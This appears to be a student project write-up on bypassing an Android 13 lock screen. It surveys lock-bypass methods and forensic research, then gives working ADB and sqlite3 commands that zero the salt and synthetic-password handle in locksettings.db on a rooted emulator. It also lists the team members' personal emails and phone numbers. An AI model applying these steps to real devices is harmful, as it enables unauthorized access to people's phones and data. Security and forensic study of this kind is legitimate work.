

## Team Members

Name	Email	Reg No	Phone No
Siddhartha Naik	<a href="mailto:naik.siddhartha09@gmail.com">naik.siddhartha09@gmail.com</a>	21BRS1056	8007434694
Muskaan Siddiqui	<a href="mailto:muskaanlko7@gmail.com">muskaanlko7@gmail.com</a>	21BCE5083	7310133336

## Problem Statement

PIN Cracking: Develop innovative and efficient methods to crack a 6-digit PIN using Brute Force Attack techniques, MitM Attack, Exploiting Vulnerabilities, Side Channel Attack.

Challenge:

- Devise efficient to crack the 6-digit PIN within limited attempts or time constraints.
- Bypass the Devices additional security layers.

## Research

There are majorly 3 methods to bypass the android lock screen:

Method	Advantages	Disadvantages
<b>ADB</b>	<ul style="list-style-type: none"><li>- Non-invasive</li><li>- Does not require unlocking bootloader</li><li>- Fast</li><li>- Customizable</li></ul>	<ul style="list-style-type: none"><li>- Requires root</li><li>- Requires USB Debugging</li><li>- Limited to certain Android versions</li></ul>
<b>Custom Recovery</b>	<ul style="list-style-type: none"><li>- No root or USB Debugging required</li><li>- Full system control</li><li>- Flexible</li></ul>	<ul style="list-style-type: none"><li>- Requires unlocked bootloader</li><li>- Does not work with encrypted userdata</li><li>- Limited to supported devices</li></ul>
<b>JTAG/Chip-off</b>	<ul style="list-style-type: none"><li>- Works without software settings</li><li>- Works on bricked devices</li><li>- Bypasses most protections</li></ul>	<ul style="list-style-type: none"><li>- Expensive and highly technical</li><li>- Risk of damage</li><li>- Does not work with encrypted userdata</li></ul>

## Android lock-screen settings database

1. Location:

- The `locksettings.db` file is typically found in the following path on Android devices:

```
/data/system/locksettings.db
```

- This directory is located in the protected internal storage area of the Android system, which requires root access to view or modify. Normal users or apps without root privileges cannot access it.

## 2. Purpose:

- The `locksettings.db` file stores the hashed and encrypted values of lock screen credentials (such as PINs, passwords, or patterns) set by the user. It also keeps track of other security-related settings, such as whether the device uses a fingerprint or face unlock, and other lock screen preferences.

## 3. Database Structure:

The `locksettings.db` is an SQLite database, and it contains several tables. Some of the key tables include:

- **locksettings:** This table stores various settings and configurations related to the lock screen, including credential hashes, security levels, and whether biometric options are enabled.
- **locksettings (name-value pairs):** This is where the values for the lock screen type and associated data are stored. Some key columns include:
  - `name`: Stores the name of the setting (e.g., `lockscreen.password_type`, `lockscreen.pattern_type`).
  - `value`: Stores the value associated with the setting (hashed or encrypted form of the PIN, pattern, or password).

The exact structure of the tables and fields may vary between Android versions, but they generally contain similar information.

## 4. Security:

- The data in `locksettings.db` is not stored in plain text. Instead, lock screen credentials (PIN, pattern, password) are hashed and sometimes further encrypted to prevent direct access to sensitive information.
- Android uses a **salted hash** algorithm to hash passwords or patterns, and the salt is unique to each device, making it difficult for attackers to use common methods like rainbow table attacks to crack the password.

## 5. Credential Verification:

- When a user tries to unlock their device, Android checks the input against the hashed and encrypted value stored in `locksettings.db`. If the hashed version of the input

matches the stored hash, the system considers it a successful authentication and unlocks the device.

## 6. Modifications and Security Risks:

- Since `locksettings.db` contains critical security data, unauthorized access to this file could lead to a security breach. For example, if a malicious actor gains root access to the device, they could potentially modify or delete this database to bypass the lock screen.
- Tools like custom recoveries or third-party forensic software can sometimes manipulate this database to reset lock screen settings. However, these methods are less effective on newer versions of Android due to enhanced security protocols.

## Vulnerabilities and Exploitation

### 1. Older Android Versions:

In older Android versions, modifying or deleting the `locksettings.db` file was a common method to bypass the lock screen, especially if the user had root access or was able to boot into a custom recovery like TWRP. This could allow someone to either bypass the lock screen completely or reset it without entering the correct credentials.

### 2. Newer Android Versions:

Modern versions of Android (starting from Android 6.0 and higher) have significantly improved security measures to protect this database. These improvements include:

- **Full Disk Encryption:** In many devices, the `locksettings.db` file is encrypted along with the rest of the user's data, making it impossible to access without first decrypting the device.
- **Hardware-backed Key Storage:** In newer devices, the lock screen credentials may be stored and validated using a **Trusted Execution Environment (TEE)** or **Secure Enclave**, making it even harder to tamper with lock screen credentials.

## How Attackers Have Exploited `locksettings.db` in the Past

### 1. Deleting `locksettings.db`:

- In earlier versions of Android, one exploit involved simply deleting the `locksettings.db` file from the device's system directory. This would result in the device no longer recognizing that there was a lock screen in place, effectively bypassing the need to enter a PIN or password.
- After deletion, the device would prompt the user to set a new lock screen credential without requiring the previous one. This method was only feasible with root access or custom recovery.

## 2. Credential Manipulation:

- Some attackers tried to manipulate the content of `locksettings.db` to replace the encrypted password or PIN with a known value. However, this process required in-depth knowledge of how the device stored and encrypted the credentials.

## 3. Using Custom Recovery:

- Tools like TWRP or ADB commands could sometimes be used to pull the `locksettings.db` file off the device, modify it, and push it back to bypass the lock screen. However, newer Android security measures have rendered this technique less effective.

## Impact of Modifying `locksettings.db`

Altering the `locksettings.db` file can have unintended consequences, such as corrupting the database or making the device unusable. It's also illegal to tamper with this file on a device that you do not own or have explicit permission to access.

## Conclusion

`locksettings.db` is a key component of Android's lock screen security mechanism. While older versions of Android had vulnerabilities that could be exploited by manipulating this file, newer versions have much stronger security measures in place to protect it, including encryption and hardware-backed security. Accessing or modifying this file requires root privileges, and doing so on someone else's device without permission is both illegal and unethical.

## File based encryption

[https://www.qualcomm.com/content/dam/qcomm-martech/dm-assets/documents/file\\_based\\_encryption\\_enhancements\\_final\\_06.10.2019.pdf](https://www.qualcomm.com/content/dam/qcomm-martech/dm-assets/documents/file_based_encryption_enhancements_final_06.10.2019.pdf)

the above article explain in great details about how passwords are protected in android devices

<https://android.stackexchange.com/questions/217019/what-is-a-synthetic-password-and-how-is-it-used-by-android>

the above gives an idea about how we could go about brute forcing the password without triggering the timeout but to we will need the following files:

- `00000000000000000000000000000000.handle`
- `XXXXXXXXXXXXXXXXXXXX.pwd`

- XXXXXXXXXXXXXXXX.secdis
- XXXXXXXXXXXXXXXX.spblob

but they are stored in /data/system which requires root access, but if we have root then we can also use the adb method which is more efficient therefore brute forcing as a method is discarded.

## Using known exploits

there have been a few known exploits regarding the android lock screen discovered in the past the latest of which being 2 years old namely CVE-2022-20006.

affected versions:

Android version 10, 11, or 12 with security patch levels older than June 5, 2022.

In order for us to take advantage of this exploit, multiuser mode should be enabled and we need login information of the less-privileged user

the exact exploitation method is demoed and explained in the following article

<https://medium.com/maverislabs/lock-screen-bypass-exploit-of-android-devices-cve-2022-20006-604958fcee3a>

since our main focus is on android 13/14 we wont be able to use this method.

## Other research articles

<https://www.diva-portal.org/smash/get/diva2:1571018/FULLTEXT02.pdf>

the above article dives into the various methods that can be used to bypass a lockscreen on an android phone.

This thesis explores various methods of bypassing Android lock screens and extracting data from Android devices for forensic purposes. It focuses on devices with unlocked bootloaders, which provide greater control over the system and facilitate data extraction.

Key Findings:

1. **Brute Force Attacks:** The research demonstrates that brute force attacks can successfully break through a 4-5 digit PIN or a 4-6 node pattern lock within a reasonable timeframe. It suggests optimizing brute force methods using dictionary attacks with public lists of common PIN codes or patterns.
2. **Fingerprint Bypass:** A proof-of-concept for bypassing fingerprint sensors using a fabricated fingerprint was successful. A low-cost approach was used to create a replica of

the fingerprint using common materials, which was able to unlock the device.

3. **Data Extraction Techniques:** Various methods are tested for data extraction from Android devices:

- **Android Debug Bridge (ADB):** Data was extracted using a root shell and tools like dd and NetCat.
- **Recovery Mode and TWRP:** Custom recovery images like TWRP were employed to gain root access and create full device images, bypassing the lock screen entirely.
- **Memory Forensics:** Tools like Frida were used to dump and analyze memory contents, revealing sensitive information like usernames and passwords from applications like Google Chrome and Gmail.

4. **Analysis of Extracted Data:** The extracted device images were analyzed using forensic tools such as Autopsy to identify and retrieve important data, including deleted files.

Conclusion:

The research shows that while Android encryption and security have improved, vulnerabilities remain, especially with unlocked bootloaders. Methods like brute force, biometric bypass, and ADB-based data extraction are effective for forensic purposes, though the complexity of these techniques varies based on the device and security features.

Another research paper <https://ieeexplore.ieee.org/abstract/document/7919555> discusses methods for bypassing Android pattern lock mechanisms, focusing on forensic investigation. Android devices often store sensitive data, and in cybercrime investigations, accessing this data is critical for gathering evidence. The study emphasizes rooting devices and using cryptographic techniques to bypass pattern locks.

Key Concepts:

1. **Pattern Lock Mechanism:**

- Pattern lock is a commonly used security feature on Android devices.
- Users draw a pattern on a 3x3 grid (with positions 0 to 8) to form a secret phrase that unlocks the device.
- The input pattern is stored as an SHA-1 hash in the `gesture.key` file located in `/data/system` folder on the device.
- The SHA-1 hash does not use a salt, making it vulnerable to hash-based attacks like rainbow tables.

2. **Rooting Android Devices:**

- Rooting allows access to system files and directories that are normally restricted.
- Tools like KingoRoot are used for rooting devices to gain access to critical files (e.g., `gesture.key`) required for analysis.

- Once rooted, investigators can copy the gesture.key file and analyze it using tools like hex editors.

### 3. Bypassing the Pattern Lock:

- The gesture.key file contains the SHA-1 hash of the pattern lock, which can be compared to precomputed hash values in a rainbow table.
- By matching the hash from the device with the precomputed table, the actual pattern used can be retrieved.
- This technique helps forensic investigators bypass lock screens to access critical data without prior knowledge of the lock pattern.

Conclusion:

Even though it is interesting to read about most of these methods are obsolete and only work on android version 10 or below

## Final Solution

We decided to use the adb method because the other methods are not viable:

1. custom recovery requires a unlocked bootloader, in most cases the bootloader is locked and if we were to unlock it, the memory of the device would be wiped and that would ruin everything
2. JTAG/Chip-off requires very specialized equipment which is not available to us
3. any other methods has the same requirements as the adb method and therefore it is just easier and more viable to use adb to change screen lock settings rather than to extract

Process:

### Step 1

create a testing lab, this was done using SDK command line tools:


here is a snippet from the guide we followed NOTE: this guide is using an older version of android but we decided to use version 13 instead, nothing else has changed

```
1. Make sure you have the emulator subdirectory under \sdk; if not, run the following command to install it: sdkmanager.bat "emulator".
```

```
2. We need a system image for our virtual device, for example, system-images;android-28;google_apis;x86; you can download it this way:
sdkmanager.bat "system-images;android-28;google_apis;x86".
```

3. Now we can create an AVD using avdmanager: `avdmanager.bat create avd -k "system-images;android-28;google_apis;x86" -n test`. As you may have already guessed, the `k` switch allows you to choose a system image, and the `n` switch allows you to choose a name for the AVD.

4. It's time to launch it! Use `emulator.exe` to do it: `emulator.exe -avd test`. The following is a screenshot of an AVD after a successful launch:



```
PS D:\sdk\emulator> avdmanager.bat create avd -n android13 -k "system-images;android-33;google_apis;x86_64" -d "pixel"
```

command:

```
avdmanager.bat create avd -n android13 -k "system-images;android-33;google_apis;x86_64" -d "pixel"
```



```
Auto-selecting single ABI x86_64
PS D:\sdk\emulator> ./emulator.exe -avd android13
```

command:

```
./emulator.exe -avd android13
```

## Step 2

Now that we have an emulator instance running lets set up the lock screen

Go to `Settings>Security>Screen Lock>Pin` and set up a pin

Restart the phone

## Step 3

the this the main part,

connect to the device using adb:

```
PS C:\Users\naiks> adb shell
```

the logging as root using the `su` command

```
emu64x:/ $ su
```

the change the directory to `/data/system`

```
emu64x:/ # cd /data/system
emu64x:/data/system #
```



the to use the locksettings.db we use sqlite3 which is natively available on the device

```
emu64x:/data/system # sqlite3 locksettings.db
SQLite version 3.32.2 2021-07-12 15:00:17
Enter ".help" for usage hints.
sqlite> |
```

the we enter the following commands:

```
update locksettings set value=0 where name='lockscreen.password_salt';

update locksettings set value=0 where name='sp-handle';

.quit
```

the first command sets the value of the lockscreen.password\_salt to zero

the second sets the value of the sp-handle to 0

both of these combined disable the lockscreen

.quit is to quit sqlite

#### Step 4

reboot the device and we can see that the lock screen is disable and that the phone does not have a lock at all.

Therefore we have completely bypassed the login and have full device access.

## Video Demo

[https://drive.google.com/file/d/1bXzAsr\\_0Nz-IXk7jljeGiDAJkry\\_2baU/view?usp=sharing](https://drive.google.com/file/d/1bXzAsr_0Nz-IXk7jljeGiDAJkry_2baU/view?usp=sharing)